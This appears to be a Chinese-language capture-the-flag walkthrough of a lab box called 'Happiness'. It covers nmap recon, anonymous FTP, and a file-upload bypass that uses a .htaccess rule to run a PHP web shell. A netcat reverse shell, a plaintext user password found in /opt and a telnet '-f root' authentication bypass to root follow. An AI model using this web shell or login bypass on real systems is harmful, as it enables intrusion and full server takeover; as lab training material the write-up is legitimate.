信息收集

主机发现

```
┌──(root㉿xhhui)-[~/Desktop/xhh/happiness]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:6f:75:99, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:d8:59:d7       PCS Systemtechnik GmbH
192.168.56.174  08:00:27:8e:fa:f1       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.994 seconds (128.39 hosts/sec). 3 responded
```

端口扫描

```
┌──(root㉿xhhui)-[~/Desktop/xhh/happiness]
└─# nmap -p- 192.168.56.174
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 09:22 CST
Nmap scan report for tmpfile.dsz (192.168.56.174)
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:8E:FA:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

```
┌──(root㉿xhhui)-[~/Desktop/xhh/happiness]
└─# nmap -sT -sC -sV -O -p1,21,22,80 192.168.56.174
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 09:28 CST
Nmap scan report for tmpfile.dsz (192.168.56.174)
Host is up (0.00093s latency).

PORT   STATE  SERVICE VERSION
1/tcp  closed tcpmux
21/tcp open   ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.247
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 0        0              20 Jan 22 12:27 readme.txt
22/tcp open   ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open   http    Apache httpd 2.4.62 ((Debian))
|_http-title: MazeSec -
\xE4\xB8\xB4\xE6\x97\xB6\xE6\x96\x87\xE4\xBB\xB6\xE8\xBD\xAC\xE5\xAD\x98\xE7\xAB
\x99
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:8E:FA:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```

FTP -- 21

从端口扫描结果可知，21端口可以匿名登录，可以查看readme.txt文件

```
┌──(root㉿xhhui)-[~/Desktop/xhh/happiness]
└─# lftp -u Anonymous 192.168.56.174
Password:
lftp Anonymous@192.168.56.174:~> ls
-r--r--r--    1 0        0              20 Jan 22 12:27 readme.txt
lftp Anonymous@192.168.56.174:/> cat readme.txt
http://tmpfile.dsz/
20 bytes transferred
lftp Anonymous@192.168.56.174:/>
```


给了一个域名，要给80做本地域名解析

Web -- 80


配置本地域名解析

```
#/etc/hosts
127.0.0.1       localhost
127.0.1.1       xhhui.localdomain       xhhui

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.56.174 tmpfile.dsz  #<---新增
```

请求url



发现是一个文件上传



文件已成功存储至: uploads/readme.txt

随便上传文件，发现给了上传存储地址


文件上传漏洞利用

在基础的绕过无果后，发现端口扫描显示web的中间件是Apache，那可以尝试***.htaccess文件绕过***

```
#.htaccess内容
AddType application/x-httpd-php .jpg
```

```
#xhh.jpg内容
<?php phpinfo();?>
<?php system($_GET["cmd"]);?>
```

上传后访问url/uploads/xhh.jpg



PHP Version 8.3.19

System	Linux Happiness 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

出现phpinfo的内容，反弹shell

```
┌──(root㉿xhhui)-[~/Desktop/xhh/happiness]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.174] 43380
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功获得反弹shell

To Eecho

常规看看在opt下发现用户Eecho的凭证

```
ls -al /opt
total 12
drwxr-xr-x  2 root root 4096 Jan 22 12:29 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rw-r--r--  1 root root   31 Jan 22 12:29 Eecho_pass.txt
cat /opt/Eecho_pass.txt
Eecho:2VQzte2RBr8p8MuOA0Gw2Sum
```

To Root

```
Eecho@Happiness:~$ ss -tulnp
Netid                   State                    Recv-Q                   Send-Q
                                    Local Address:Port
            Peer Address:Port
udp                     UNCONN                   0                        0
                                         127.0.0.1:37
                   0.0.0.0:*
udp                     UNCONN                   0                        0
                                           0.0.0.0:68
                   0.0.0.0:*
udp                     UNCONN                   0                        0
                                         127.0.0.1:7
                  0.0.0.0:*
udp                     UNCONN                   0                        0
                                         127.0.0.1:9
                  0.0.0.0:*
udp                     UNCONN                   0                        0
                                         127.0.0.1:13
                   0.0.0.0:*
udp                     UNCONN                   0                        0
                                         127.0.0.1:19
                   0.0.0.0:*
tcp                     LISTEN                   0                        32
                                          0.0.0.0:21
                 0.0.0.0:*
tcp                     LISTEN                   0                        128
                                           0.0.0.0:22
                   0.0.0.0:*
tcp                     LISTEN                   0                        10
                                        127.0.0.1:23
                 0.0.0.0:*
tcp                     LISTEN                   0                        10
                                        127.0.0.1:37
                 0.0.0.0:*
tcp                     LISTEN                   0                        10
                                        127.0.0.1:7
                  0.0.0.0:*
tcp                     LISTEN                   0                        10
                                        127.0.0.1:9
                  0.0.0.0:*
tcp                     LISTEN                   0                        10
                                        127.0.0.1:13
                 0.0.0.0:*
tcp                     LISTEN                   0                        10
                                        127.0.0.1:19
                 0.0.0.0:*
tcp                     LISTEN                   0                        128
                                              [::]:22
                    [::]:*
tcp                     LISTEN                   0                        128
                                                 *:80
                       *:*
```

发现本地有个telnet，尝试一下最近爆出的CVE-2026-24061

```
Eecho@Happiness:~$ USER='-f root' busybox telnet -a 127.0.0.1

Entering character mode
Escape character is '^]'.



Linux 4.19.0-27-amd64 (localhost) (pts/1)

Last login: Thu Jan 22 23:44:10 EST 2026 from 192.168.1.12 on pts/0
Linux Happiness 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Happiness:~# id
uid=0(root) gid=0(root) groups=0(root)
```

user.txt && root.txt

```
root@Happiness:~# cat /home/Eecho/user.txt && cat /root/root.txt
flag{user-c2fdb0243cc742b18dcb4e5e68eed318}
flag{root-b52bb1635e544c3f968822ab6c7a745d}
```